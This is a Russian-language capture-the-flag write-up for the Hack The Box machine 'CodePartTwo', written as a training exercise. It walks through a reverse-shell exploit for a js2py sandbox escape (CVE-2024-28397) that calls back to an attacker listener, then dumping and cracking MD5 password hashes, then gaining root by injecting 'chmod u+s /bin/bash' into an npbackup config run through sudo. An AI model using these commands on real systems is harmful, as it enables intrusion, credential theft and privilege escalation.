#easy #pentest #htb


Сбор информации

Просканируем порты с помощью rustscan:


```
rustscan -a 10.10.11.82
```

```
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 63
8000/tcp open  http-alt syn-ack ttl 63
```

Открыт 22 и 8000 порт. Идем в браузер



Скачаем APP



Посмотрим код app.py а также requirements.txt

```
from flask import Flask, render_template, request, redirect, url_for,
session, jsonify, send_from_directory
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json
```

```
js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3PartTw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)
```

А также requirements.txt

```
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
```

Погуглим (js2py==0.74)

Выбор вектора атаки

Нашлась интересная CVE-2024-28397
Попробуем ей воспользоваться, для этого воспользуемся эксплойтhttps://github.com/naclapor/CVE-2024-28397иком: https://github.com/naclapor/CVE-2024-28397

В терминале:

```
git clone https://github.com/naclapor/CVE-2024-28397.git
cd CVE-2024-28397

# создадим виртуальное окружение
python3 -m venv venv
source venv/bin/activate
pip install requests
python3 exploit.py --target http://10.10.11.82:8000/run_code --lhost
10.10.14.186


# в другом терминале
nc -lvnp 4444
```

Ура удалось получить revers-shell, проапргрейдим его:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.186] from (UNKNOWN) [10.10.11.82] 51520
python3 -c 'import pty;pty.spawn("/bin/bash")'
app@codeparttwo:~/app$ export TERM=xterm
export TERM=xterm
app@codeparttwo:~/app$ ll
ll
total 32
drwxrwxr-x 6 app app 4096 Sep  1 13:19 ./
drwxr-x--- 5 app app 4096 Apr  6  2025 ../
-rw-r--r-- 1 app app 3679 Sep  1 13:19 app.py
drwxrwxr-x 2 app app 4096 Jan 21  2025 instance/
drwxr-xr-x 2 app app 4096 Sep  1 13:25 __pycache__/
-rw-rw-r-- 1 app app   49 Jan 17  2025 requirements.txt
drwxr-xr-x 4 app app 4096 Sep  1 13:36 static/
drwxr-xr-x 2 app app 4096 Sep  1 13:20 templates/
app@codeparttwo:~/app$
```

```
app@codeparttwo:~/app$ whoami
whoami
app
app@codeparttwo:~/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@codeparttwo:~/app$ uname -a
uname -a
Linux codeparttwo 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
app@codeparttwo:~/app$
```

Также удалось выяснить что на тачке два пользака: app и marco

В директории instance удалось найти базу данных users.db, вспонимая код вначале понимет что это sqlite

Подключимся к бдшке

```
sqlite3 users.db
.tables
SELECT * FROM user;
```

```
app@codeparttwo:~/app$ cd instance
cd instance
app@codeparttwo:~/app/instance$ ls
ls
users.db
app@codeparttwo:~/app/instance$ sqlite3 users.db
sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
.tables
code_snippet  user
sqlite> SELECT * FROM user;
SELECT * FROM user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
```

Опа мы нашли хеш, опять отсылаясб к коду вспоминаем что тут MD5 хеширование.

Воспользуемся hashcat

```
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt

#
649c9d65a206a75f5abe509fe128bce5:sweetangelbabylove
```

Таaа-даа-ам

Похоже пароль найден, подключимся по ssh:

```
marco@codeparttwo:~$ ll
total 44
drwxr-x--- 6 marco marco 4096 Jan  9 20:30 ./
drwxr-xr-x 4 root  root  4096 Jan  2  2025 ../
drwx------ 7 root  root  4096 Apr  6  2025 backups/
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .bash_history -> /dev/null
-rw-r--r-- 1 marco marco  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 marco marco 3771 Feb 25  2020 .bashrc
drwx------ 2 marco marco 4096 Apr  6  2025 .cache/
drwxrwxr-x 4 marco marco 4096 Feb  1  2025 .local/
lrwxrwxrwx 1 root  root     9 Nov 17  2024 .mysql_history -> /dev/null
-rw-rw-r-- 1 root  root  2893 Jun 18  2025 npbackup.conf
-rw-r--r-- 1 marco marco  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .python_history -> /dev/null
lrwxrwxrwx 1 root  root     9 Oct 31  2024 .sqlite_history -> /dev/null
drwx------ 2 marco marco 4096 Oct 20  2024 .ssh/
-rw-r----- 1 root  marco   33 Jan  9 20:12 user.txt
marco@codeparttwo:~$ cat user.txt
c8b94f0d908144c5b2daaf266ac84b38
marco@codeparttwo:~$
```

Флаг найден!

```
c8b94f0d908144c5b2daaf266ac84b38
```

Эскалация привелегий

```
marco@codeparttwo:~$ whoami
marco
marco@codeparttwo:~$ uname -a
Linux codeparttwo 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
marco@codeparttwo:~$ id
uid=1000(marco) gid=1000(marco) groups=1000(marco),1003(backups)
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
marco@codeparttwo:~$
```


А вот это уже интересно: пользователь marco может запускать без пароля от root файл /usr/local/bin/npbackup-cli

Посмотрим что он из себя представляет

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
```

```
import sys
from npbackup.__main__ import main
if __name__ == '__main__':
    # Block restricted flag
    if '--external-backend-binary' in sys.argv:
        print("Error: '--external-backend-binary' flag is restricted for
use.")
        sys.exit(1)

    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
@echo off

setlocal

if exist "%~dp0..\python.exe" (
"%~dp0..\python" -m npbackup %*
) else if exist "%~dp0python.exe" (
"%~dp0python" -m npbackup %*
) else (
"python" -m npbackup %*
)

endlocal
```

Это код запуска утилиты npbackup, позволяющей делать резервное копирование.
к npbackup можно указывать флаги:



```
marco@codeparttwo:/usr/local/bin$ /usr/local/bin/npbackup-cli --help
usage: npbackup-cli [-h] [-c CONFIG_FILE] [--repo-name REPO_NAME] [--repo-group REPO_GROUP] [-b] [-f] [-r RESTORE]
                    [-s] [--ls [LS]] [--find FIND] [--forget FORGET] [--policy] [--housekeeping] [--quick-check]
                    [--full-check] [--check CHECK] [--prune [PRUNE]] [--prune-max] [--unlock] [--repair-index]
                    [--repair-packs REPAIR_PACKS] [--repair-snapshots] [--repair REPAIR] [--recover] [--list LIST]
                    [--dump DUMP] [--stats [STATS]] [--raw RAW] [--init] [--has-recent-snapshot]
                    [--restore-includes RESTORE_INCLUDES] [--snapshot-id SNAPSHOT_ID] [--json] [--stdin]
                    [--stdin-filename STDIN_FILENAME] [-v] [-V] [--dry-run] [--no-cache] [--license]
                    [--auto-upgrade] [--log-file LOG_FILE] [--show-config]
                    [--external-backend-binary EXTERNAL_BACKEND_BINARY] [--group-operation GROUP_OPERATION]
                    [--create-key CREATE_KEY] [--create-backup-scheduled-task CREATE_BACKUP_SCHEDULED_TASK]
                    [--create-housekeeping-scheduled-task CREATE_HOUSEKEEPING_SCHEDULED_TASK]
                    [--check-config-file]

Portable Network Backup Client This program is distributed under the GNU General Public License and comes with
ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to redistribute it under certain conditions;
Please type --license for more info.

optional arguments:
  -h, --help            show this help message and exit
  -c CONFIG_FILE, --config-file CONFIG_FILE
                        Path to alternative configuration file (defaults to current dir/npbackup.conf)
  --repo-name REPO_NAME
                        Name of the repository to work with. Defaults to 'default'. This can also be a comma
                        separated list of repo names. Can accept special name '__all__' to work with all
                        repositories.
  --repo-group REPO_GROUP
                        Comme separated list of groups to work with. Can accept special name '__all__' to work
                        with all repositories.
  -b, --backup          Run a backup
```

флаг с означает что есть конфиг, он находится в папке пользователя там же где и первый флаг: `/home/marco/npbackup.conf`

в этом конфиге я нашел строчку `post_exec_commands: []` в конфиге можно задать те команды, которые выполнятся после бэкапа.
Добавим одну строчку "chmod u+s /bin/bash" строго соблюдая оступы, предварительно скопируя конфиг (оригинальный защищен от записи)

```
cp npbackup.conf /tmp/npbackup.conf
```

```
      post_exec_commands:
        - "chmod u+s /bin/bash"
```

Теперь пропишем эту команду:

```
sudo /usr/local/bin/npbackup-cli -c /tmp/npbackup.conf -b -v
```

Флаги

- -b позволит запусть post_exec_commands
- -v чтобы видеть логи, увидеть что post_exec_commands выполнились

```
2026-01-11 18:42:21,097 :: INFO :: Backend finished with success
2026-01-11 18:42:21,149 :: INFO :: Post-execution of command chmod u+s /bin/bash succeeded with:
None
2026-01-11 18:42:21,151 :: INFO :: Processed 65.0 KiB of data
2026-01-11 18:42:21,151 :: ERROR :: Backup is smaller than configured minmium backup size
2026-01-11 18:42:21,151 :: ERROR :: Operation finished with failure
2026-01-11 18:42:21,152 :: INFO :: Runner took 3.610333 seconds for backup
2026-01-11 18:42:21,152 :: INFO :: Operation finished
2026-01-11 18:42:21,158 :: INFO :: ExecTime = 0:00:03.645950, finished, state is: errors.
```

Таким образом после бэкапа выполнится chmod u+s /bin/bash от root
после чего, тот кто запустит /bin/bash получит шелл с правами root
bash позволит marco стать рутом а флаг -p сохранит эти привелегии

```
marco@codeparttwo:/tmp$ bash -p
bash-5.0# whoami
root
bash-5.0#
```

Ура мы root, а вот и флаг /root/root.txt

```
7f0576f8b0b61c1a6d15effa7c438daa
```